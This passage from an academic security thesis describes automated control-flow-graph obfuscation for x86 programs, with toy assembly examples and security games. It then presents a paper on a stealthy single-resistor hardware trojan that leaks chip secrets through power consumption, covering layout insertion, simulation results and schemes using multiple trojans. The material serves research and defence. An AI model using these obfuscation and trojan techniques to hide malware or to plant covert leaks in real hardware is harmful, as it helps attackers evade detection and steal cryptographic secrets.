Function calls. We will distinguish *library* function calls and calls to *internal* functions, that are defined in the code.

Library calls. In the case of library function calls, each one is treated separately by using a specific context per function, considering that it is not possible to handle all the functions at the same time. We propose to call the functions but using parameters that make such calls ineffective.

Example 7.2 *Considering the following "Hello World" program, where we make ineffective the function printf by loading to EAX the address of a empty sentence (auxiliary parameter) and set the stack pointer to the address of EAX.*

```
extern _printf
global _main

section .data
param1: db "Hello World",10,0
paramaux: db "",0              ; declaration of the empty sentence

section .text
_main:
    push param1
    lea eax, [paramaux]          ; paramaux address placed in EAX
    mov [esp], eax               ; pointer to the empty sentence
    call _printf
    add esp,4
    ret
```

7.2.2.5 Jumps and internal calls

Internal calls. Recall that we distinguish between a call to an address in a PUSH from a static jump. This makes the above transformation effective to handle these instructions. However, the RET instruction corresponds to a dynamic jump and is subtler to handle.

Let n be a node with a RET instruction in G, and assume that in G' the corresponding node $\pi(n)$ has two neighbors, f_1 and f_2. Their addresses are fixed, so that one can place, on the top of the stack, the address of the node that follows $\pi(n)$ (either f_1 or f_2).

Example 7.3 *Consider the following example, where we print in the screen the result returned by* func1. *In this case, we jump from* func1 *to* func2 *adding the desired address on the top of the stack by using a* push *operation. As result, the program jumps to* func2 *instead of jumping back to the address after the call.*

```
extern _printf
global _main

section .data
num DD 2,3
format: dd "num: %d" , 10, 0
```

```
section .text

_main:
  mov eax,0             ; eax = 0
  mov esi, [num]        ; edi = 2
  mov edi, [num+4]      ; esi = 3
  push esi              ; pass param 3 to .func1
  push edi              ; pass param 2 to .func1
  push eax              ; pass param 1 to .func1
  call .func1           ; jump to func1
  add esp,12            ; pop edi, esi and eax from the stack

  push eax
  push dword format
    call _printf        ; print eax in the screen
  add esp,8             ; pop stack 2*4-byte

.func1:
  push ebp
  mov ebp,esp           ; set stack base pointer
  sub esp, 4            ; creat space for one 4-byte local variable
  push edi              ; Save the values of the register that the function will use
  push esi
  mov eax,[ebp+8]       ; move param 1 to EAX
  mov edi,[ebp+12]      ; move param 2 to EDI
  mov esi,[ebp+16]      ; move param 3 to ESI

  mov [ebp-4],edi       ; var local = 2
  add [ebp-4],esi       ; var local = 5
  mov eax, [ebp-4]      ; EAX = 5

  pop esi               ; remove esi from the stack
  pop edi               ; remove edi from the stack
  mov esp,ebp
  pop ebp               ; takedown stack base pointer
  lea ecx,[.func2]
  push ecx              ; push func2 address on the top of the stack
  ret                   ; jump func2

.func2:
  push ebp
  mov ebp,esp           ; set stack base pointer
  sub esp, 4            ; creat space for one 4-byte local variable
  push edi              ; Save the values of the register that the function will use
  mov edi,[num]         ; edi = 2

  mov [ebp-4],eax       ; var local = 5
  add [ebp-4], edi      ; var local = 7
  mov eax,[ebp-4]       ; EAX = 7

  pop edi               ; remove edi from the stack
  mov esp,ebp
  pop ebp               ; takedown stack base pointer
  ret
```

7.2.2.6 Routing

Once we passed through a passive node, without changing the environment, we must be capable to take the next desired branch. As each node is outdegree at most two, all that we need is that a boolean variable in the environment that indicates to which child we must to go.

In practice, it is enough to maintain a global routing variable r. This gives the sequence of branches to follow (left or right) between to consecutive nodes. Hence, we modify r for each active node found and its i-th bit gives the direction of the i-th branch of the current path. We will call denote by r_i the i-th bit of r.

Remark. Routing variables have a limited size if we use native types, but it is straightforward to extend them, at the price of some added arithmetic.

JUMP instruction. First of all, we need to transform a conditional `jmp` from P into a `jmp` that goes to the let next node as determined by r_i. For simplicity, we assume that all conditional jumps test a 'zero flag', which is set by a comparison just before the jump. For example, we have the node A (with children B and C) and the following program:

```
cmp (...)      ; comparison
je B           ; conditional jump to B
C              ; next node
```

As we know in advance how to move from node A to node B or C, we can save the routes in some constants A_to_B and A_to_C. Hence, we use the following code:

```
mov routing_variable, A_to_C    ; set routing variable
cmp (...)                       ; comparison
cmove routing_variable, A_to_B  ; set routing variable iif comparison succeeds
```

This program then jumps according to the first value of the routing variable.

Note that, for passive nodes, routing variables are set to the (masked) trash address.

RET instruction. In the case that a node is passive, we want to have two possible branches as in the case of the jump instruction. To achieve this we also store the constants A_to_B and A_to_C; and we will use the mask m as the context. We will go to node B if $r_i = 1$ and to node C if $r_i = 0$.

We want to put at the top of the stack the address where we want to go. Hence, we just add the following line before the `ret`:

$$p \leftarrow (p \,\&\, m)|((r \,\&\, A\_to\_B)|(\neg r \,\&\, A\_to\_C)) \,\&\, \neg m$$

The transformation presented above allow us to modify the control flow graph of the program. With this we are capable to transform an arch into a path, ensuring that the execution of the path is the same as running the arch in the original graph.

7.2.3 Control flow graph obfuscation

While the construction presented effectively transforms the program's CFG, the resulting construction has a strong signature, and it is easy to reverse the process to obtain the initial graph. Indeed, it is enough to run the program and identify nodes that change the routing variable. These nodes are the active ones, and it is possible to reconstruct the original control flow graph.

We propose in this section several ways to obfuscate the transformed program and make this reconstruction harder. First, we will 'force' the execution of the program in order to recover successfully the initial control flow graph. Then we hide the nodes' activity, including operations on the routing variable, which is a signature of an active node.

7.2.3.1 Forcing execution

For now, knowing the routing variable is enough to determine the next active node. We will modify its definition and use it to hide the control flow from static analysis. The routing variables is now maintained as a sequence of bits $(r_1, \ldots, r_n)$.

Upon transitioning to node i, we apply to the routing bit r_i a random permutation f_i of $\{0, 1\}$.

Example 7.4 *For example, if one seeks to obtain at the end of the function a bit equal to 1, the following operations can be used:*

$$\begin{array}{ll} r \leftarrow 0 & \textit{Null routing variable} \\ a \leftarrow \mathrm{rand}() & \textit{Introduce randomness} \\ t \leftarrow 5a & \\ t \leftarrow t + r \times a & \\ r' \leftarrow t/a \bmod 2 & \end{array}$$

At the end of the code execution we obtain $r' = 1$. If we declare $r = 1$ instead, we get $r' = 0$.

We can generate the random flips f_i easily, using arithmetic operation and their inverses. Since, in general, statically determining the value of a variable is undecidable, running the program is the most natural way to get information about the execution paths taken.

7.2.3.2 Node hiding

The same way that routing bits are masked, we can hide the value of the bit that tells whether a node is active or passive. However doing so within node i only hides the status of node $i + 1$. We can also change the value of the mask by choosing at random between m and $\neg m$, and updating the formulae accordingly.

7.2.3.3 Route hiding

Updates to the routing variable are crucial, as they immediately reveal active nodes. In order to hide the information about the routing changes, we will extend each path beyond the active node, and introduce a weak form of 'onion' routing, where the next node is determined at runtime. The rationale is that determining whether a node is active or not will require recovering the full route that lead to this particular node.

We introduce two additional variables per node, called *path* and *next path*. The *next path* variable is masked (XORed) with a value that depends on the node. Upon execution of an active node, the values of these two new variables are further modified.

If the next node is C, the route from B to C is stored in *next path*, and masked by being XORed with the constants of every intermediary node between A and B.

The number of hops is counted. Upon arriving at the final hop B of the path from A to B, we swap *next path* and *path*.

The route hiding process is illustrated in Figure 7.9.




Figure 7.9: Diagram of hiding process for nodes and routes

7.2.4 Security

Intuitively, the security of our construction is determined by the hardness of identifying active nodes. This can be formalized as an adversarial game, whereby a more precise notion of security can be given:

CFG-FullRecovery Game:

1. The challenger provides a program CFG $G = (V, E)$
2. The adversary chooses a set $N \subseteq V$

The adversary wins the game if the nodes in N are the active ones.

To get a grasp on how hard this game is, assume that the we choose N at random in V, where there are exactly $|N|$ active nodes:

$$\Pr\left[N \text{ is exactly the active nodes} \mid N \subseteq_R V\right] = \frac{1}{\binom{|V|}{|N|}} = \frac{|N|!(|V| - |N|)!}{|V|!}.$$

If one node out of two is active, and there are more than 42×2 nodes in V, this probability is negligible. Thus we may hope, for realistically large programs, to resist adversaries for which there is no better way to choose N than selecting a random subset of V.

However, in practice, adversaries may succeed in recovering smaller portions of the CFG. This corresponds to the following game:

CFG-OneRecovery Game:

1. The challenger provides a program CFG $G = (V, E)$
2. The adversary chooses a node $n \in V$

The adversary wins the game if n is active and n is not the first node of G (which is always active).

The probability of success if n is chosen at random is

$$\Pr\left[n \text{ is active} \mid n \in_R N\right] = \frac{|N|}{|V|}$$

where again N is the set of (actually) active nodes. In the balanced case, where $2|N| = |V|$ this probability is exactly one half. When that is the case, and V is large enough, security in this second game implies security in the first game.

As discussed above, static analysis cannot in general determine the variables' value in a given node (by Rice's theorem). Given that the difference between active and passive nodes is only semantic, for a general program determining whether a given node is active is undecidable.

Hence, our obfuscation scheme is secure against static analysis, for large enough values of N and few enough active nodes.

7.2.4.1 Security against dynamic analysis

Dynamic analysis is performed by running and monitoring the program. As mentioned previously, the first node is always active. The second node can be determined as follows: Execution continues until the *next path* variable is updated. At that point, we know that therer is an active node between the current node B and the first node A.

The analyst then does the following operation: For each node n between A and B in the CFG, replace n by another operation, and run the program up to B. There are at most $|V|$ nodes to test. A node is active if, when modified, the program's state at B has changed.

As each test require to continue running the program until B, which can take up to $|V|$ steps, we can determine the next active node in $O(|V|^2)$. Running this procedure iteratively for all nodes, we reconstruct the list of active nodes, hence the original CFG, in $O(|V|^3)$ operations.

7.2.5 Implementation

Our construction is illustrated here. Given as input a program CFG, we construct a 'target' CFG to which the original program is mapped.

1. *Graph generation*. We generate an random graph with n edge and maximum outdregee two, using a variant of the Tarjan-Eswaran algorithm [ET76; Rag05].

2. *Linearisation*. This graph is linearised, so that it corresponds to a control flow graph.For this purposes we use the scheme presented by Leroy for the CompCert compiler [Ler15]. We then select a random morphism π between the initial graph and the new graph we are creating.

3. *Transformation*. We begins the transformation identifying the actives and passive nodes. Then we change the edges for paths by nullifying (passivation) the instructions using: registers and stacks operation, transforming the jumps and internal call, and defining the route to follow according to the routing variable. Finally, we remove the signature of the new graph hiding the routing variable and the status of the node (active or passive) by randomizing their values and adding the variables *path* and *next path*. In order to mask the variable *next path* we will XOR it with values of the node.

7.2.6 Conclusion

In this paper we presented an algorithm that transforms a program into a functionally equivalent program, but such that the resulting control flow graph is entirely different from the original one.

This transformation hides the program's original control flow graph from static analysis and some level of dynamic analysis, but does not alter its functionality. The rewriting process is randomized, so that every time one runs the transformation, one gets a new program. While there is an overhead to our construction, it is minimal and less characteristic when compared to, e.g., the trampoline construction, whose heavy use of exception handling is easily identifiable, and from there, traceable. The use of common instructions, and specific routing mechanism make our modifications harder to detect. This transformation is entirely automatic, and we implemented a CFG-transcompiler for the x86-64 architecture.

7.3 Where there is Power there is Resistance

Abstract

The increased improvements in hardware trojan detection techniques stimulate the search for smaller and stealthier trojans. This article describes a minimalistic hardware trojan consisting of... a single resistor. Let A, B be two conductive points in a target circuit and assume that an attacker can connect A and B through a resistor. All else being equal, when $A \neq B$ the target's power consumption will increase and hence leak $A \oplus B$. Depending on the exact role of A and B, it turns out that $A \oplus B$ frequently suffices to break several popular cryptosystems.

We describe the trojans' electronic structure, provide hardware simulation results, present attacks on several cryptosystems and discuss possible countermeasures.

This is joint work with Houda Ferradi and Mehdi Tibouchi at NTT Secure Platform Laboratories (Japan), Sylvain Guilley at Institut Mines-Telecom (France), and David Naccache. Currently under review.

The title of this section alludes to Foucault's work, *La volonté de savoir* [Fou76].

7.3.1 Introduction

The design and the detection of hardware trojans is an active research field. In most real-life cases trojan insertion occured during offshored chip design or manufacturing. In the silicon industry, offshoring is frequent as a means to meet ever tighter budgets.

There are several manners that Hardware Trojans (HT) can be inserted into an IC [KRR+10]. Offshoring gives an adversary the opportunity to tamper hardware during the design, fabrication, packaging, testing, or integration phases. In general one or several untrusted semiconductor foundry employees would be bribed, coerced or convinced to cooperate with a government agency to purposely modify the IC by implementing backdoors or by weakening its design.

In general, HT attacks are defined as the tampering of ICs for the purpose of producing an adversarial behaviour allowing to compromise secrets processed or contained in the IC.

The majority of HTs for which prevention and detection mechanisms exist, are either based on *combinational* logic or *sequential* logic. Combinational HTs wake up when a particular condition occurs at certain internal circuit nodes. Sequential HTs are activated when a specific sequence of rare logic values occurs at internal nodes.

Because hardware is the lowermost system basis, if hardware is tampered, no upper-layer security or policies may be enforced.

A typical HT *modus operandi* consists in two steps:

- The HT reads the target circuit's state by a *trigger* contained in the HT.
- Then the HT influences or modifies the target circuit's state (to run a malicious function or leak information); This is caused by an HT component called the *payload*.

Detecting hardware trojans. HT detection is an extremely challenging problem given the variety of HT types and their increased sophistication. As we write these lines, traditional test suites seem insufficient for detecting HTs, especially when attackers are literate in anti-trojan countermeasures and specifically design their way around them.

Malicious circuit parts can be detected *invasively*, whereby the defender alters or even destroys the device; or *non-invasively*, revealing the attacker's alterations without affecting or even without interacting with the device [XW17; NGD17].

Invasive analysis is usually done by injecting faults, modifying the IC, or any combination of these. Chakraborty et al. have proposed a design that aims to expose the presence of a HT in a multi-module design [CPB08]. Salmani et al. pointed out that some logic additions within the IC may simplify HT detection, such as adding dummy flip-flops to increase a suspected HT activity, which in turn facilitates detection using side-channel techniques [STP09].

Non-invasive analyses generally compare some aspect of the component to a reference chip, which could be done either at design time, runtime (i.e., combined with the countermeasures), or during testing. They may also and simultaneously leverage side-channel analyses to try and monitor the IC's activity. Runtime analyses may require the use of additional logic, as explained in [AB09]. Testing-time analyses

can leverage side-channel analysis [BDG+13], and some form of functional tests, e.g., [JJ08]. In the HT detection context, there are mainly two types of side-channel signal analyses: power and timing.

Power-based analysis allows more visibility of the internal IC structure and activities, which allows detecting an HT without activating it. Agrawal et al. [ABK+07] present the first side-channel based HT detection mechanism. This process detects the HTs of the circuit contributions to overall power consumption of the circuit.

Timed-based analysis is usually done by using clock sweeping techniques, whereby signals patterns are repeatedly injected into a path, at different frequencies. As these signals traverse the IC they get modified in a very specific way. An HT, even if inactive, distorts the expected outcoming signal and is hence detected. In other words, HTs can be detected by observing the frequencies at which a group of paths cannot propagate its signal i.e. the delays are extended beyond the threshold determined by the process variations level with some degree of precision [TK10]. Li and Lach introduced a delay-based physical unclonable function (PUF) for HT detection [LL08].

Contribution. This paper introduces a novel HT type showing how analog trojans can be implemented. An analog trojan is a circuit modification made at the design flow's lowest level i.e. without using the combinational nor sequential mechanisms. Subsequently, analog trojans are expected to evade current trojan identification techniques.

In particular, our trojan differs from the recently introduced "stealthy" trojans described in [BRP+13; BRP+14; GBH+16], which disguise transistors into inactive elements. As shown in [SSF+14; SSF+15], all transistors can be checked to determine if they are functional or fake, revealing modifications such as those of [BRP+13; BRP+14; GBH+16]. Usually, transistor count is less than one billion, therefore such a check is practical—albeit it comes at some price. Our trojans, however, are not hidden amongst transistors, and they do not impact the functionality of the circuits they are installed in.

We describe how to concretely implement and install such a trojan, and read the information that it exfiltrates. We show how this information can be used to break cryptosystems, in particular public-key primitives based on the intractability of computing discrete logarithms.

7.3.2 Resistive hardware trojan

7.3.2.1 Principle of operation

The HTs described in this paper work as follows: Let A, B be two conductive points in a target circuit and assume that an attacker can connect A and B through a resistor. When A and B are at the same potential — which we write $A = B$ — the target's power consumption will be essentially that of a trojan-less circuit; but when $A \neq B$ consumption will increase and hence leak $A \oplus B$, which suffices to break several cryptosystems.

In our scenario, the attacker manages to insert during manufacturing a *simple resistor* between A and B. As opposed to transistors, resistors are not logic devices and are hence undetectable by traditional imaging-based netlist re-building techniques [TJ09], or other methods such as observation of supernumerary transistors [CLF+15]. The addition of a resistor can be achieved by doping variations or by optically invisible chemical substrate modifications.

In CMOS logic, digital cells are inverting by default. Indeed, PMOS transistors are active when the transistor's input (gate port) is "`0`", and therefore connects the transistor's output (drain port) to the VDD net. Hence an input of `0` maps to an output of `1`. An NMOS transistor achieves the complementary function, mapping an input of `1` to an output of `0`. As digital cells in CMOS logic consist in one "PMOS network" which drives the output exclusively with the "NMOS network" they are, by design, inverting. Obtaining non-inverting cells is customarily achieved by aligning two inverting cells; e.g., a logical AND function is the result of a NAND cell followed by an inverter. Hence, to illustrate our attack, we focus on the simplest possible cell, namely the inverter.

In the scenario that we consider, the trojan will be installed on behalf of the *attacker* inside a device meant to be operated by the *defender*. Our goal, as attackers, is to extract secrets from the defender. The defender's goal is to prevent such exfiltration attempts, and possibly detect the presence of our HT.




Figure 7.10: Proof-of-concept setup for the resistive trojan.

7.3.2.2 Side-channel observation

To demonstrate the attack's feasibility, we study the setup given in Figure 7.10. The trojan-less circuit is made up of two independent inverters.

The trojan's side-channel observability can be enhanced by connecting with a passive element (e.g., one resistor) two high drive cells. In that respect, embedded memory[12] read amplifiers are attractive targets because:

- they have a strong drive—this is by design, for the memory read to be reliable;
- they are easily spotted in a design (by an attacker) by searching for them on the boundary of memory blocks;
- they are placed in the layout side by side, which corresponds to our proof-of-concept example; and, most importantly,
- they carry information which is easily related to high-level variables and is hence cryptanalytically exploitable.

With the trojan inserted (resistor added between the output of the two inverters, see part (b) of Figure 7.10), a coupling is created between the inverters. Such a trojan may have two effects:

1. it may introduce a malfunction in the circuit, thereby creating logical faults (the payload); or,
2. it may not alter the circuit's functionality, but create an externally observable current overshoot when the inverters' outputs differ.

The second scenario provides and attacker with an indirect way to compare the two inverters' states. Such a trojan is mostly useful for eavesdropping. We refer the reader to the framework described in [RGJ+10] for classifying the behavior and the structure of these two resistive trojans. In any case,

1. If the trojan uses a small resistance R, then it can be made smaller. However, if the netlist's reverse-engineering is not done by imaging but by connectivity extraction, the trojan may be uncovered by the defender.
2. If the trojan uses a large resistance R, it is more challenging to keep its dimensions small.

Probing model. Note that the effect of our trojan is to reveal the XOR of two bits which are chosen by the attacker. As such, it is more powerful than single-bit probing, but not as powerful as two-bit probing attacks. As we show in the next section, it is possible to install several trojans. Probing attacks [ISW03] model complex and challenging higher-order side-channel attacks, which typically require many traces and high-precision equipment to be successful. Our trojan enables us to achieve essentially identical results by much simpler and more reliable means.

[12] Such as RAM, EEPROM, FLASH, etc.

7.3.3 Implementation

7.3.3.1 Active area implementation

The resistance can be easily realized as an active area. We consider that the two gates to connect are located on the same placement row, and face each other (i.e., the second instance is horizontally flipped). Therefore, the two nodes to connect are in line of sight from one another, and the extra active area does not need to cross wells. Besides, the only transformation done to the lithographic masks is the addition of one rectangle.

See Figure 7.11 for the original layout, and Figure 7.12 for the same layout with the trojan. The difference is minimal and only requires very local modifications—namely the extra active area, visible as a horizontal green band in the false colour Figure 7.12. Doping levels are not visible, and are hard to determine, so that in fact the change illustrated here would not appear to the defender.

Note that it is also possible to create resistors by varying doping and thickness.

7.3.3.2 Simulation results

We simulated the trojan's design, using STMicroelectronics' HCMOS9 technology, with low leakage (LL) 130 nm transistors. We used the standard `IVLL` inverter, which happens to have a very little drive, with a nominal voltage VDD of 1.2 V.

Standard behavior. As a control, we first implemented the inverters without modifications. The resulting behavior is illustrated in Figure 7.13, and we have verified that the circuit works as expected: $Y_1 = \neg A_1$, and $Y_2 = \neg A_2$.

Peak power dissipation (see last line of Figure 7.13, which is the plot of $W = I(t) \times \text{VDD}$, where t is the time represented in X-axis), which occurs on signal toggles, is approximately $\pm 200\,\mu\text{W}$.

Small-resistance trojan. We now consider the situation where the trojan is in place, and has a small resistance, i.e. $R \in \{1, 2, 3, \ldots, 10\}\,\text{k}\Omega$.

Simulations show the behavior depicted in Figure 7.14: as the voltage of Y_1 and Y_2 deviates too much from 0 or 1.2 V, the circuit does not follow the intended function. Such a misbehavior is likely to cause "digital" faults in the subsequent logic. Peak power dissipation now occurs both:

1. on signals toggle, and
2. steadily, when the signals are fixed: this is a short circuit (also called hotspot).

The latter form of dissipation is the main contribution.

Large-resistance trojan. Finally, we increase the trojan's resistance using $R = 10$, 20, ..., $100\,\text{k}\Omega$. Increasing resistance restores the inverters' correct functionality.

The signals, simulated in Figure 7.15, show small deviations from the unmodified setting (Figure 7.13), but the gates following the inverters can handle them, and fluctuations are quickly corrected; Indeed, fluctuations of a few millivolts occur often in circuits due to "IR drop", and CMOS logic is designed to be resilient to such small voltage drops. As a result, the circuit user will not notice any behavioral alterations.

However, the attacker can monitor the dissipated power, which leaks the value $Y_1 \oplus Y_2$.

7.3.3.3 Multiple Trojans

In theory, nothing precludes the installation of several trojans in a system. Naturally, doing so increases the chances of revealing (by side-channel analysis) that an attacker tampered with the system. However, we note that being aware of the presence of a trojan does not in itself inform us as to *where* it is installed.

There are essentially two possible scenarios: the trojans may belong to the same subsystem (e.g. the portion of a circuit that performs cryptographic operations); or they may be installed into several disjoint subsystems (e.g. portions of the circuit corresponding to different cryptographic operations). In the latter




Figure 7.11: Layout of two (unmodified) inverters, captured under GNU/Electric.




Figure 7.12: Layout of two inverters, modified to include the trojan; it is visible as an additional horizontal active area represented in light green, which connects the two inverters.




Figure 7.13: Simulation without trojan (or $R = +\infty$).

case, we may assume that the subsystems are not used simultaneously, and there is no interaction between trojans.[13]

The most interesting case is to install several trojans that may be activated simultaneously. If no precaution is taken, the signals from all our trojans add up. Denoting (x_i, y_i) the bitlines which the i-th trojan connects, the measurement is $\sum_i \|x_i \oplus y_i\|$, where $\|\cdot\|$ denotes the Hamming weight. While this may be sufficient in some settings, we may wish to distinguish between the different signals.

One approach is to give *sufficiently* different values to the trojans' resistances. As a result, we measure instead $\sum_{i=1}^{T} \rho_i z_i$ where T is the number of trojans, $z_i = \|x_i \oplus y_i\|$, and ρ_i is determined by the resistance R_i and is known. Finding the collection $(z_i)_{i=1}^{T} \in \{0,1\}^T$ is then simply solving a $(0,1)$-subset-sum problem. While this problem is known to be NP-complete in general, in practice T is very small—furthermore we are at liberty to choose ρ_i, so we may select a superincreasing sequence, for which the subset-sum problem is easy [MH78].

Definition 7.2 *A* superincreasing sequence *is one in which the next term of the sequence is greater than the sum of all preceding terms.*

In practice, we may have to deal with noise resulting both from measurement and from the fact that we only know the resistance approximately in the first place. We also have to account for the limited range of resistances available to implement the trojan. This reduces the practical number of trojans that can be accurately used simultaneously.

For instance, if we can only realise resistances in the range $10, \ldots, 100\,\mathrm{k}\Omega$, and noise levels impose a minimum separation of $\pm 5\,\mathrm{k}\Omega$, then we may use simultaneously 4 trojans, with resistances $R_1 = 10$, $R_2 = 20$, $R_3 = 40$, $R_4 = 80\,\mathrm{k}\Omega$.

[13] It is also possible that trojans belonging to a single subsystem are never activated simultaneously, in which case they can be treated independently as well.

